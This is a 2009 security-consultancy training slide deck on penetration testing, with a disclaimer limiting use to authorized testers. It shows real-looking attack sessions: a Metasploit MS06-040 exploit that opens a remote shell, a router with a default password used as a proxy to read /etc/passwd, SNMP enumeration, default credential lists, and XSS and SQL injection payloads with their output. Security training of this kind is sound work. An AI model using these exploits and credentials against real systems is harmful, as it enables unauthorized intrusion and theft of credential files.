SOLUTIONARY
MAKING SECURITY MANAGEABLE

Attack and Penetration Testing 101

Presented by Paul Petefish
PaulPetefish@Solutionary.com
July 15, 2009

Solutionary is the proud winner of these prestigious industry awards for our ActiveGuard® and SecurCompass® offerings.

Solutionary, Inc. 9420 Underwood Avenue Omaha, NE 68114

www.solutionary.com info@solutionary.com 402.361.3000 866.333.2133 402.361.3100

Agenda

- Penetration Testing Overview
- Network Vulnerabilities
- Web Application Vulnerabilities
- Resources/Questions

Disclaimer

- The techniques outlined in this presentation are intended to be performed by authorized individuals only.
- Attempts to perform unauthorized tests are illegal.

About Me

- Paul Petefish - Security Consultant in the Solutionary Consulting Services (SCS) group
- What I do: External Penetration Assessments, Internal Penetration Assessments, Wireless Assessments, Application Security Assessments

What is a Penetration Test?

- Attack and Penetration Testing is a systematic approach to identifying weaknesses in already deployed targets and exploiting those weaknesses.
- It is a vulnerability assessment followed by exploiting the vulnerabilities found during the assessment.
- “You are trying to break a system, without breaking the system.”

Why Conduct a Penetration Test?

- How do you know you are secure without testing?
- How do you know if anything works without testing it?
- Penetration tests evaluate how things actually are, not how they should be.
- A penetration test can leverage two or three low to medium risk vulnerabilities and turn the result into a critical vulnerability.
- Compliance (PCI)


Network Vulnerabilities

Unpatched/Outdated Services

- Is there exploit code in the wild?
  - Security focus (bid)
  - Metasploit
  - Milw0rm
  - Google
- Never exploit without consent or knowing the consequences (crashing the service).

Attack Scenario

- Metasploit and MS06-040
- Yes, it is that easy.



```
msf exploit(ms06_040_netapi) > set USER solutionary
USER => solutionary
msf exploit(ms06_040_netapi) > set PASS [redacted]
PASS => [redacted]
msf exploit(ms06_040_netapi) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    172.19.34.76     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   PASS      [redacted]       yes       The password for this user
   USER      solutionary      yes       The username to create


Exploit target:

   Id  Name
   --  ----
   0   (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)


msf exploit(ms06_040_netapi) > exploit
[*] Detected a Windows 2000 target
[*] Binding to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.19.34.76[\BROWSER] ...
[*] Bound to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:172.19.34.76[\BROWSER] ...
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Exploit completed, but no session was created.
msf exploit(ms06_040_netapi) >
```


```
[*] Command shell session 1 opened (10.16.0.97:55089 -> 10.10.0.22:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.10.0.22
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 10.10.0.1

C:\WINNT\system32>

C:\WINNT\system32>hostname
hostname
FATES

C:\WINNT\system32>
```

Build Standards/Configuration Harding

- Administrative Interfaces
  - Look for default passwords on vender site or default password site (one of the most common vulnerabilities in 2008).
  - Try common password combinations (admin:admin, root:root, guest:guest, administrator:administrator, etc..).
  - Do not lockout accounts, do not try the same username with more than two password combinations.
  - Custom application? Beat it up then!
    - Input validation

Attack Scenario

- Weak password on Cisco router (cisco:cisco)
- Used device as a proxy to attack other hosts




```
RCO_INT_T3>telnet 70.89.218.   80
Trying 70.89.218.  , 80 ... Open
GET /etc/passwd HTTP/1.1
Host: 70.89.218.

HTTP/1.1 200 OK
Date: Fri, 15 Feb 2008 20:52:30 GMT
Server: Apache
Last-Modified: Fri, 15 Feb 2008 20:40:50 GMT
ETag: "57ea26-5ad-6bf25880"
Accept-Ranges: bytes
Content-Length: 1453
Connection: close
Content-Type: text/plain; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
                               bin:x:1:1:bin:/bin:/sbin/nologin
                                                                daemon:x:2:2:daem
on:/sbin:/sbin/nologin
                      adm:x:3:4:adm:/var/adm:/sbin/nologin
                                                           lp:x:4:7:lp:/var/spool
/lpd:/sbin/nologin
                  sync:x:5:0:sync:/sbin:/bin/sync
```

Build Standards/Configuration Harding

- SNMP Service
  - Public community string
    - Sensitive information, potentially root
  - Private community string
    - Root maybe, Cisco device?, definitely
  - Brute force with Hydra, SNscan
  - Read with Look@Lan or Snmpwalk

Attack Scenario

- Netopia Wireless DSL Router
- Username: Admin
- Password: Device serial number (gathered from SNMP public)
- Look@Lan



```
$ ./snmpwalk [redacted].130.190 public
.iso.3.6.1.2.1.1.1.0 = "Netopia 3347NWG v7.5.1r4"
.iso.3.6.1.2.1.1.2.0 = OID: .iso.3.6.1.4.1.304.2.2.19.3343
.iso.3.6.1.2.1.1.3.0 = Timeticks: (40531085) 4 days, 16:35:10.85
.iso.3.6.1.2.1.1.4.0 = ""
.iso.3.6.1.2.1.1.5.0 = "Netopia-3000/24547448"
```

Look@LAN - SNMP System Details

Status: SNMP Scan Completed in 4.782 seconds.

```
System Details
    Description:       Hardware: x86 Family 6 Model 8 Stepping 3 AT/AT COMPATIBLE  - Software: Windows NT Version 4.0  (Build Number: 1381 Multiprocessor Free )
    Community String:  public
    Name:              [redacted]
    Contact:
    Location:
    Up Time:           0 days, 10 hours, 56 minutes, 17 seconds
    Router:            NO
Network Interfaces
    Total Interfaces: 3
    Interface 01: MS TCP Loopback interface
    Interface 02: Compaq Ethernet/FastEthernet or Gigabit NIC
    Interface 03: Compaq Ethernet/FastEthernet or Gigabit NIC
TCP/IP Networks
    IP Address: 127.0.0.1       - Subnet Mask: 255.0.0.0
    IP Address: 172.16.184.12   - Subnet Mask: 255.255.255.0
    IP Address: 172.16.184.17   - Subnet Mask: 255.255.255.0
Routes
Protocols Statistics
System Information
    Accounts
        Guest
        Administrator
        [redacted]
        LDAP_ANONYMOUS
        IUSR_[redacted]
        IWAM_[redacted]
        [redacted]
    Shares
        D
        com
        Logs
        TEMP
```

Build Standards/Configuration Harding

➢ Services

- Manually inspect all available services.
- Connect to every service with appropriate client and test for
  - Default/Weak Passwords
  - Information leakage
  - Input Validation
- Do your research and know the service.
- Unnecessary services
- Directory browsing (/admin, /tools, /jmx-console)

Transport Security

- Unencrypted Services
  - FTP, Telnet, HTTP
- Weak Encryption
  - Weak SSL ciphers
  - Self issued SSL certificate

Web Application Vulnerabilities

Input Validation

Client Side

- Validation normally done with JavaScript
- Simple to test, just plug in and submit
- Easy to bypass with Web proxy

Server Side


- The Web application checks for input.
- Check if potentially malicious characters are accepted ((()!@#$%^&*”;’<>[]{}\|?'").

Input Validation

- Cross-site Scripting (XSS)
  - It is possible to inject code, normally JavaScript, into a Web application.
  - This is bad because you can steal cookies. Cookies contain session IDs, which are equivalent to username/passwords.
  - Deface Website
  - Redirect to a malicious Websites
  - How to test?

Attack Scenario

- Injecting simple JavaScript
- No client or server side input validation



Category	Description
Appeals	Appeals
Assessments	Assessment Notice
Floor Plan	Floor Plan
General	General
I/E Reports	Income & Expense Reports

Category: Appeals
Description: <script>alert(1234)</script>

1234


Input Validation

SQL Injection

- You can talk directory to the database without being authenticated (You are actually authenticated as the Web application, so you have the same access it does). The attacker has full access to the application database.
- Tick attack ("p'g'0", p'g"0)
- Look for SQL error messages (Syntax errors).
- Blind SQL injection
- Instead of a handy error message screaming SQL syntax errors, you have to look for more subtle things, such as content length returned.


Attack Scenario

- Injecting SQL query with Burp Suite proxy
- Web application returns syntax error



```
payload:    x'SELECT @@version--
status:     500
length:     518
timer:      110
```

```
application/vnd.ms-xpsdocument, application/x-ms-xbap,
application/x-ms-application, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer:
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
2.0.50727; .NET CLR 3.0.04506.30; .NET CLR 1.1.4322; InfoPath.1)
Proxy-Connection: Keep-Alive
Host:
Pragma: no-cache
Cookie: ASPSESSIONIDAADAAQSD=KEJLGHOCOKPHNFHJLAKGNMDJ;
=3413027008.20480.0000
Content-Length: 62
Connection: close

                    ID=x'SELECT @@version--&Password=test&B1=Submit
```



```
payload:    x'SELECT @@version--
status:     500
length:     518
timer:      110
```


```
Microsoft OLE DB Provider for SQL Server

error '80040e14'

Incorrect syntax near 'SELECT@@version'.

/pdfloginproc.asp, line 32
```

Cache Control

